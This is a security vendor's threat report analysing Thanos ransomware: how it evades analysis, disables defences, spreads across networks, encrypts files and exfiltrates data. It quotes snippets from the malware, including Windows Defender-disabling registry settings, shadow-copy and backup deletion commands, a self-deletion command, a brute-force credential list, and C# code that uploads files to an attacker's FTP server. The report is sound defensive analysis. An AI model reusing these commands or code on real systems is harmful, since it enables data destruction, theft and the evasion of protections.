CYSIV
A FORESCOUT COMPANY

Threat Report: Thanos Ransomware

July 17, 2020


Table of Contents

Table of Figures

1 EXECUTIVE SUMMARY

Thanos is a ransomware-as-a-service (RaaS) that allows users to build and customize ransomware to suit their specific needs. This ransomware is still in development, however, it is of interest because of its popularity and because of the techniques it uses, such as RIPlace, to evade anti-malware. Its authors are actively adding more features and leveraging publicly available tools to enhance the ransomware as a service offering.

Figure 1 – Thanos Ransomware Execution Flow



Thanos ransomware is developed in .NET, and it partially relies on packers (Smart Assembly or Inno Setup) to hide its code as well as to avoid detection and analysis. The Cysiv threat research team has discovered many Thanos ransomware samples that were built from different versions of the Thanos ransomware builder. The execution flow of the ransomware is illustrated in Figure 1 and can be divided into three phases: 1 - initialization and anti-analysis; 2 - encryption and data exfiltration, and; 3 - notification and cleanup.

Thanos ransomware can be configured to detect malware analysis tools and immediately exit if one of the tools is detected. A delay before the encryption process can also be added as a mechanism against basic automated malware analysis system. Thanos ransomware can also hide itself from system monitoring tools, such as Task Manger, Process Hacker, and Process Explorer. Thanos ransomware currently uses both publicly available tools as well as self-implemented code to achieve the goal.

Thanos ransomware will try to disable many security controls, such as Controlled Folder Access, Windows Defender Antivirus, and other antivirus and backup services, before it starts the encryption. It can also register itself as a critical service and will cause a Blue Screen of Death (BSOD) if it is killed. In addition, Thanos ransomware can detect if it is running in a malware analysis system and will exit immediately if it is being examined in order to hide its malicious behaviors.

Thanos ransomware can setup persistence on a system and act as a logic bomb. If this option is activated, it will not start the encryption process before the activation time and will silently remove itself and exit if the expiration time is passed.

Thanos ransomware not only tries to delete all shadow copies, but also tries to delete some other possible backup copies in the system, including the Recycle bin. If FTP exfiltration mode is enabled, Thanos ransomware will send the files with the extensions docx, pdf, xlsx, or csv to the attacker's FTP server.

Thanos ransomware is also armed with a network worm functionality to spread among the Local Area Network (LAN). The Cysiv threat research team has also found lists of credentials embedded in some Thanos ransomware samples that could be used in brute force attacks.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats, including Thanos ransomware:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Threat hunting helps to identify suspicious activity and ensure digital footprints against any intrusions.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

2 ANALYSIS

2.1 Overview

Thanos ransomware builder has been advertised on hacking forums and it works as a ransomware-as-a-service (RaaS) tool. The Thanos builder is still in development and the authors are actively adding more functionalities. This ransomware is of special interest not only because of its popularity but also because of the evasion techniques it uses, such as RIPlace. The malware author(s) also leverage publicly available tools to quickly enhance their ransomware.

Thanos builder is a highly customizable tool that allows the users to build the ransomware to suit their needs. The provided features can be easily activated or deactivated in the code because of its use of .NET framework. Packers (SmartAssembly or Inno Setup) are used to avoid detection and analysis. The Cysiv threat research team has discovered many Thanos ransomware that were constructed from different versions of the Thanos ransomware builder. The execution of Thanos ransomware can divided into three phases: 1- initialization and anti-analysis; 2 - encryption and data exfiltration, and; 3 - notification and cleanup.

2.2 Phase 1 – Initialization and Anti-analysis

2.2.1 MUTEX

Mutual exclusion object (Mutex) was invented for resource sharing between multiple threads and to prevent racing conditions. Mutex is used by malware to mark its execution and avoid infecting the system more than once. This technique is especially useful in the case of ransomware to prevent encrypting the data multiple times.

Figure 2 - Mutex Check

```
using (Mutex mutex = new Mutex(false, "Global\\" + string_0))
{
    if (!mutex.WaitOne(0, false))
    {
        Process.GetCurrentProcess().Kill();
    }
}
```

Thanos ransomware will check for a static mutex and will exit if the mutex is locked. The mutex can be changed in different versions of Thanos builder. The Cysiv threat research team has observed many Thanos ransomware samples in the wild that check for the same mutexes:

- Global\c1a76b5a-12ab-45c5-b9d9-d692faa6e7a2
- Global\3747bdbf-0ef0-42d8-9234-70d68801f407

2.2.2 ANTI-ANALYSIS TECHNIQUES

Thanos ransomware can be configured to detect malware analysis tools and immediately exit if one of the tools is detected. This check is performed every 100 milliseconds in a new thread. Therefore, Thanos ransomware can detect the tools almost instantly after they are launched. The list of tools checked by Thanos ransomware include: httpanalyzerstand-alone, fiddler, effetechhttpsniffer, firesheep, IEWatchProfessional, dumpcap, wireshark, wiresharkportable, sysinternalstcpview, NetworkMiner, NetworkTrafficView, HTTPNetworkSniffer, tcpdump, intercepter, Intercepter-NG, ollydbg, x64dbg, x32dbg, dnspy, dnspy-x86, de4dot, ilspy, dotpeek, dotpeek64, ida64, procexp, procexp64, RDGPackerDetector, CFFExplorer, PEiD, protection_id, LordPE, pe-sieve, MegaDumper, UnConfuserEx, Universal_Fixer, NoFuserEx, NetworkMiner, NetworkTrafficView, HTTPNetworkSniffer, tcpdump, intercepter, Intercepter-NG.

Thanos builder also allows its users to customize a delay before the encryption process. This option can be used as a mechanism against basic automated malware analysis systems. The attackers can freely choose the delay time when building the ransomware. This technique alone cannot protect the ransomware from being detected. However, it can be useful when combined with other techniques.

Safe Mode encryption is also supported by newer versions of Thanos builder. If this option is enabled and Unified Extensible Firmware Interface (UEFI) is not enabled on the system, Thanos ransomware will first disable Windows Defender in Safe Mode. It will then enable Safe Mode and register itself to be run in Safe Mode. The code snippet in Figure 3 shows the steps taken to setup Safe Mode encryption.

Figure 3 – Safe Mode Encryption Setup

```
Program.ProcessCommand("reg.exe", "delete HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\WinDefend /f");
Program.ProcessCommand("bcdedit.exe", "/set {default} safeboot network");
Program.ProcessCommand("reg.exe", "add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\" /v Userinit /t REG_SZ /d \"" +
  Assembly.GetEntryAssembly().Location + "\",\"C:\\Windows\\system32\\userinit.exe\" /f");
Program.ProcessCommand("net.exe", "user " + WindowsIdentity.GetCurrent().Name.Split(new char[]
{
    '\\'
})[1] + " \"\"");
Program.ProcessCommand("shutdown.exe", "/r /t 0");
```

Note that at the end of the process it will halt the system instead or restarting it. The encryption will only start when the user turns it back on. Therefore, if its suspected that a system shutdown is due to Thanos ransomware, do not turn it back on. Instead, examine the system and search for the malware when it is down instead. However, this process requires high level of knowledge about digital forensics, malware analysis and incident response.

Thanos ransomware can also hide itself from system monitoring tools, such as Task Manger, Process Hacker, and Process Explorer. Thanos ransomware currently uses both publicly available tools as well as self-implemented code to achieve the goal.

Thanos ransomware will download suitable compiled binary of ProcessHide from its public Github repository (See Figure 4). The binary will be dropped in the %TEMP% folder under a random name formed by 8 random characters followed by the extension ".exe".

Figure 4 - ProcessHide Download Links

Windows 64-bit: https://raw.githubusercontent.com/d35ha/ProcessHide/master/bins/ProcessHide64.exe Windows 32-bit: https://raw.githubusercontent.com/d35ha/ProcessHide/master/bins/ProcessHide32.exe

2.2.3 DISABLE SECURITY SERVICES

Thanos ransomware tries to disable many security services before it starts the encryption process. This section lists the services that will be stopped or disabled by Thanos ransomware.

Controlled Folder Access restricts access to data on a Windows system and can be used to protect the system from ransomware. Therefore, Thanos ransomware disables this service to make sure its operation will not be impacted. Thanos ransomware uses the following Powershell command to disable the service: Set-MpPreference -EnableControlledFolderAccess Disabled.

Windows Defender Antivirus is the default anti-malware component of Windows. This service is usually disabled by malware before any intended activities. Thanos ransomware disables the service by setting the Registry values shown in Figure 5.

Figure 5 - Disabling Windows Defender Antivirus

Registry Key	Value (DWORD)
SOFTWARE\Microsoft\Windows Defender\Features\TamperProtection	0
SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	1
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring	1
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection	1
SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable	1

Thanos ransomware will also try to set the protect level of Windows Defender Antivirus to the lowest level by disabling Realtime Monitoring, Behavior Monitoring, Block At First Seen, IOAV Protection, Privacy Mode, Update On Startup Without Engine, Archive Scanning, Instruction Prevention System, Script Scanning, and Submit Samples. Threat Default Action on all levels (i.e. Low, Moderate, High, and Severe) are also set to Allow. These actions are done by abusing two Powershell cmdlet, including Get-MpPreference and Set-MpPreference.

Thanos ransomware also kills the process of widely used antivirus and backup services: avpsus, McAfeeDLPAgentService, mfewc, BMRBootService, NetBackupBMRMTFTPService, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, RTVscan, QBFCService, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, YooBackup, YooIT, zhudongfangyu, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, veeam, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator,

BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, AcrSch2Svc, AcronisAgent, CASAD2DWebSvc, CAARCUpdateSvc, Sophos.

2.2.4 OTHER SUPPORTED FEATURES

Thanos ransomware can register itself as a critical service and will cause Blue Screen of Death (BSOD) if it is killed. This is not a new technique but still works very well and is used by many Windows malware. The registration is done by using an undocumented Windows API (**NtSetInformationProcess**) in the **nttdll.lib** library.

Thanos ransomware can detect if it is running in a malware analysis system and will exit immediately if it is being examined, to hide its malicious behavior. The check includes five steps that are highlighted in Figure 6.

Figure 6 - Anti-Analysis Checks

Check	Condition	Comments
Manufacture	ManagementBaseObject["Model"] Contains “VIRTUAL” or “vmware” or “VirtualBox”	Sandbox detected
Debugger	CheckRemoteDebuggerPresent == True	Debugger detected
Sanboxie	SbieDll.dll module exist	Sanboxie detected
System Drive	Total size < 61 GB	Could be a sandbox
OS version	Windows XP	Could be a sandbox

Thanos ransomware can show a fake error message to deceive the victim into thinking that it failed to execute. If exact message shown in Figure 7 appears, the system is likely compromised by Thanos ransomware.

Figure 7 – Fake Error Message

```
MessageBox.Show("This program requires Microsoft .NET Framework v. 4.82 or superior to run properly", "Atention!", MessageBoxButtons.OK,
  MessageBoxIcon.Hand);
```

Thanos ransomware can setup persistence on a system by copying itself into the system Startup folder. The name of the new copy is randomly chosen from the list: ***lsass.exe, svchst.exe, crcss.exe, chrome32.exe, firefox.exe, calc.exe, mysqld.exe, dllhst.exe, opera32.exe, memop.exe, spoolcv.exe, ctfmom.exe, SkypeApp.exe*** as an effort to look like a legitimate process. It will then start a self destruction process (See Figure 8) to delete the current binary file and terminate the process.

Figure 8 - Self Destruction

```
cmd.exe /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 “%s” & Del /f /q “%s”
cmd.exe /C choice /C Y /N /D Y /T 3 & Del <path to its current binary file>
```

Thanos ransomware can also be configured to be a logic bomb. It will not start the encryption process before an activation time and will silently remove itself and exit if the expiration time has passed.

2.2.5 DELETING BACKUP COPIES

Thanos ransomware not only tries to delete shadow copies (See Figure 9), but also tries to delete some other possible backup copies (See Figure 10) in the system. Note that the operations are repeated on the drives: C, D, E, F, G, and H.

Figure 9 - Deleting Shadow Copies

```
delete Shadows /all /quiet
resize shadowstorage /for=<Drive>: /on=<Drive>: /maxsize=401MB resize shadowstorage
/for=<Drive>: /on=<Drive>: /maxsize=unbounded delete Shadows /all /quiet
```

Figure 10 - Deleting Other Backups

```
del.exe /s /f /q <Drive>:\\*.VHD <Drive>:\\*.bac <Drive>:\\*.bak <Drive>:\\*.wbcat <Drive>:\\*.bkf
<Drive>:\\Backup*.* <Drive>:\\backup*.* <Drive>:\\*.set <Drive>:\\*.win <Drive>:\\*.dsk
```

Besides deleting the mentioned backups, Thanos ransomware also empties the Recycle bin to make sure no backup is left on the system. The command used is:

```
cmd.exe /c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin
```

2.2.6 NETWORK SPREAD

Thanos ransomware is also armed with a network worm functionality. It will first check the Internet connection by initializing a web request to https://www.google.com. The network spreading function will be executed in a new thread and will happen in parallel with the encryption process.

Thanos ransomware downloads a publicly available server monitoring software named PAExec from https://www.poweradmin.com/paexec/paexec.exe. The binary will be dropped in the %TEMP% folder under a random name formed by 8 random characters followed by the extension ".exe".

The Cysiv threat research team has also found the list of credentials (See Figure 11) that could be used for brute force attack. This is a good reminder for all users to use strong passwords to protect their accounts.

Figure 11 – Embedded Credentials

Username	Password
Administrator, Admin, Guest, User, User1, user-1, Test, root, buh, boss, ftp, rdp, rdpuser, rdpadmin, manager, support, work, otheruser, operator, backup, asus, ftpuser, ftpadmin, nas, nasuser, nasadmin, superuser, netguest, alex	Administrator, administrator, Guest, guest, User, user, Admin, adminTest, test, root, root, 123, 1234, 12345, 123456, 1234567, 12345678, 123456789, 1234567890, Administrator123, administrator123, Guest123, guest123, User123, user123, Admin123, admin123Test123, test123, password, 111111, 55555, 77777, 777, qwe, qwe123, qwe321, qwer, qwert, qwerty, qwerty123, zxc, zxc123, zxcv, uiop, 123321, 321, love, secret

2.3 Phase 2 – Encryption and Data Exfiltration

2.3.1 ENCRYPTION

Thanos ransomware employs both symmetric and asymmetric encryption. Advanced Encryption Standard (AES) is used to encrypt all files. The configurations of the AES encryption include the key size of 256 bits, block size of 128 bits, Cipher block chaining (CBC) encryption mode, and Zeros padding mode. Thanos ransomware allows its users to choose between a random or a static AES key. However, most of the Thanos samples observed by Cysiv Threat Research team use random AES keys, since the static keys can be easily extracted from the samples. The AES key is then encrypted by a public RSA key and Base64-encoded. This information will be included in the ransom note as a Key Identifier.

Thanos builder allows its users to customize or add to the default list of targeted file extensions to be encrypted. The list might include the extension shown in Figure 12.

Figure 12 – Targeted File Extensions

```
dat, txt, jpeg, gif, jpg, png, php, cs, cpp, rar, zip, html, htm, xlsx, xls, avi, mp4, ppt, doc, docx, sxi, sxw, odt, hwp, tar, bz2, mkv, eml, msg, ost, pst, edb, sql, accdb, mdb, dbf, odb, myd, php, java, cpp, pas, asm, key, pfx, pem, p12, csr, gpg, aes, vsd, odg, raw, nef, svg, psd, vmx, vmdk, vdi, lay6, sqlite3, sqlitedb, accdb, java, class, mpeg, djvu, tiff, backup, pdf, cert, docm, xlsm, dwg, bak, qbw, nd, tlg, lgb, pptx, mov, xdw, ods, wav, mp3, aiff, flac, m4a, csv, sql, ora, mdf, ldf, ndf, dtsx, rdl, dim, mrimg, qbb, rtf, 7z
```

To avoid corrupting the system, Thanos ransomware ignores the files or folders listed in Figure 13.

Figure 13 – Non-targeted Files and Folders

```
Program Files, Windows, Perflogs, Internet Exporer, Programdata, Appdata, bootmgr, pagefile.sys, config.sys, ntuser.ini, autoexec.bat, desktop.ini, autorun.inf, ntuser.dat, iconcache.db, bootsect.bak, boot.ini, ntuser.dat.log, thumbs.db, Builder_Log, RSAKeys, Recycle.Bin, *.exe, *.dll
```


If Thanos ransomware cannot open a file to encrypt due to conflict, it will try to kill the process that is opening the file. The process involves two main commands as shown in Figure 14.

Figure 14 – Killing Conflict Processes

```
tasklist /v /fo csv
taskkill /f /pid <Process ID>
```

To speed up the encryption process, Thanos ransomware can be configured to partially encrypt files that are larger than a threshold or MaxEncryptionSize. The partially encrypted files have the structure shown in Figure 15.

Figure 15 – Structure of Partially Encrypted Files



One of the latest features of Thanos ransomware is related to the use of RIPlace technique. In summary, RIPlace technique can hide the actions of deleting or overwriting the original files. Many Antivirus and Endpoint Detection and Response (EDR) software rely on these behaviors to detect ransomware. Therefore, this technique helps Thanos ransomware evade detection.

2.3.2 DATA EXFILTRATION

If FTP exfiltration mode is enabled, Thanos ransomware will send the files with the extensions: *docx, pdf, xlsx, or csv* to the attacker's FTP server. This configuration requires the FTP server address, username, and password to access the FTP server. Note that it only exfiltrates files that have sizes smaller than a maximum file size to avoid uploading files that are too large over the Internet. The code snippet in Figure 16 illustrates the structure of the file name that will be uploaded onto the FTP server.

Figure 16 – FTP Exfiltration

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(string.Concat(new string[]
{
    FTPAddress,
    "UserName=",
    Environment.UserName,
    "_MachineName=",
    Environment.MachineName,
    "_",
    UniqueID,
    ".txt"
}));
ftpWebRequest.Method = "STOR";
ftpWebRequest.Credentials = new NetworkCredential(ftpUsername, ftpPassword);
```

This functionality is not used by many Thanos ransomware samples observed by Cysiv since the credentials to access the FTP servers must be embedded in the built ransomware, and can be retrieved easily when malware researchers analyze them.

2.4 Phase 3 – Notification and Cleanup

After encryption, a ransom note will be dropped into the %TEMP% folder. The default name is "HELP_ME_RECOVER_MY_FILE" but it can be customized. Similarly, the content of the ransom note (See an example in Figure 17) can also be edited in the Thanos builder.

Figure 17 – Example Ransom Note

Cysiv has observed two different file formats of the Thanos ransom notes, including plain text (.txt) and Hypertext Markup Language (html). As the file name and the content of the ransom note can always be changed, these indicators cannot detect all variants of Thanos ransomware.

If FTP logging is enabled, Thanos ransomware will send information about the new infection (See Figure 18) to the attacker's FTP server. The information includes, victim's public IP address, date and time of encryption, number of File encrypted, number of files encrypted, list of encrypted files and the encrypted AES key.

Figure 18 – FTP Log

```
Ftp.UploadFile("URL", "USERNAME", "ACCESO", string.Concat(new string[]
{
    "Client IP:  ",
    new WebClient().DownloadString("http://icanhazip.com"),
    "Date of encryption: ",
    default(DateTime).Date.ToString(),
    "\r\n",
    "Number of files encrypted: ",
    Convert.ToString(Program.ListOfEncryptedFile.Count),
    "\r\n",
    "Possible affected files: ",
    "\r\n",
    Convert.ToString(Program.ListOfEncryptedFile),
    "\r\n",
    "Client Unique Identifier Key: ",
    text2
}));
```

If wallpaper changing is activated, it will download an image and store the file in the %TEMP% folder under the name wallpaper.bmp and set the image as the wallpaper by using the API SystemParametersInfo in the library user32.dll. Finally, the cleanup process will delete all downloaded tools and if requested will delete itself using the technique shown in Figure 8.

3 REFERENCES

Some Thanos ransomware samples observed by the Cysiv threat research team:

5d40615701c48a122e44f831e7c8643d07765629a83b15d090587f469c77693d
58bfb9fa8889550d13f42473956dc2a7ec4f3abb18fd3faeaa38089d513c171f
c460fc0d4fdaf5c68623e18de106f1c3601d7bd6ba80ddad86c10fd6ea123850
ff0b7d8ca667b948c3192d85beaeffd1b99ea02f1f2a51a6e162891ee5932198
1c83ff2394da76e6296e6ad72c40dbde107704a711bbd08b633c57587230ccf8
9718f33774c7d555f6a4921fcc8f0c5f8b6a7e1d7d6128ffac61a00dc69dd5e7
f922bc7c740700b1cdf60193392bfe0c8a1aee77ad28602d1df90031b2214ac9
e5242266d9fc1e27e583a920ff6b9ff445c0942793ed80a92d5c5b6792d25f62
95b7459775988d4c4227cdb2d4be899ba91d982fa94c88ee25670af3f8e50ba3
50dea78e39ffddfdc0280149250caf43fbd7ee5fdca19379190b02a510e32d41
a7a9d4bd3be361d58e2f22c14995c84cb23c8c6c8706990c68934453db2fefcd
570f2c17dc03a40779ef7c1cfdf36215f3832f6d1853859b9e76fcce6c370905
916aeaa51050f25dbbcefc1be1820457e1d9d755a44d2d0cf62155f75c54127c
4251c4d54363f390d03e796cce678bed34b6c39f9ce8ee83ae6d7450f55c5f54
ed155c2b8ff339c2f42748cf806d696e6138e00b04959acf1742eabb513d5850
b5a6b9d8ab5ca86a66734aad541ac845fc60871254634fb65d268f811b466ca1
bdabe959984903e3b0ae1bc9f9e22da02ad10c8864d1f3782b49ecad0272ba46
4984825fb21206a2f2df5d2c84794f0ac4edea3c48d32e9284338d7082d55024
325105ac9635ea61e82a003d07cc1fae0cafe2ff4e06fa64ce6ec31ccb057aab
ec1082b523e907a55d05c254dbbfaff4eb96428be90099da529073c12908a1df
43aaa1f51b801993d45a92ce67a5f3882f6eff4ccbf2fff65f94190b39a53003
f0c0c989b018ee24cbd7548cec4e345fd34f491d350983fddb5ddc1ad1f4ba9f
97a6a961693940f88d55afac7d58d899376e2550ece55c3317a9e5cfde899f6c
855dcd368dbb01539e7efa4b3fefa9b56d197db87b1ba3ede5e1f95927ea2ca3
794369bc9a06041f906910309b2ce45569a03c378ff0468b6335d4f653f190ab
34b93f1989b272866f023c34a2243978565fcfd23869cacc58ce592c1c545d8e
59fb625ddd27fe45cba0235046be23f6746ece3c9cd0f68acafc180b9c1404c2
940df3b1cf603388cf9739cc208c1a88adfe39d2afe51e24a51878adca2be4e3
989a9d2e08fcba4059ebc55afc049f34d2a12bfdd1e14f468ee8b5c27c9e7bda
18dea5b0bbd89bb33d7e6983e89066ae0e1e47674b2312239d751f2bb6450557
9730c594d4fec7f5380a4ba9968ed2d31074588196c0a7b3a44d482043a1c09f
e13453d662adc912ce52d1410ba67c7b424ff24a0bdd8623485b259999fb1049
844f26c740013eb3f586c69bfc2b6d1d8fa8e23ef2717e003f0eedabc79ad3da
bbd42f63b9c15a4613cced529fbcddff86e74fcf751c6622c659fd8731b971a9
35b8c9f89fbc77ccc90baee2c8757411cf56af22c0f0e996c7b7af3611c061f8
e0e4822c7b0a6228f476d11ab6d4cc3b09b884682ebc8bb9a5f41053906d912d
c310b6fb77ddf407d6eb7151d52d9ad7296673ea52b39c58f03e06d15f20b5fe
8f75703e0abee52285e92fff18952e710d93c17d1f72a6c8a803e18dd1697041
d58efc6f52e3a930a80d6e6ce4ef47fe9e3fc2660363ffbdc88fe18fdc8f06fc
61d6043d589bfc2478c747a5c2efced077e2035815849124ebba7528c0939b2c
d11fca3f8e2be9c5926e5e87f06dca48a19156c3296a589131d86f9a5d6fbc8f
0f6518914c74179acfaa919ec556540d0a270b204833f20edf987854823e85b8
538d260122db0e12086766b7521282c7a7ed0565df3f3d74ed45daf8b60def39
ee15445482bda42d718d004b082e3135f69837d0fd4a9dd2010600cabff4c308
80143f7e3910f263606ba7e0282a33486101fa39c997eacfb38a21a3fabab4c9
c77a60acbd03f2a6a770611a334ee3b6135b11975d4f2e067779adfc1974eff
5ee8ea0c5918beaa0817b778dc95233a6738dbf68de82e77d01a24b599f2305f
a35853ec25b96495a07ddee1c3778c9ad2df2e216c77df455555dba784d39f02
81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e
b553eb51d1b1d090ac1cbfd592b126effe5d20688aa2f096a07dd65bd5be2d29
c8f18fb0baf81b31daa929499b2dcaa7f297bd05ec1ecff319ae5e8b34dade00
edcac243808957cc898d4a08a8b0d5eaf875f5f439a3ca0acfaf84522d140e7e

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com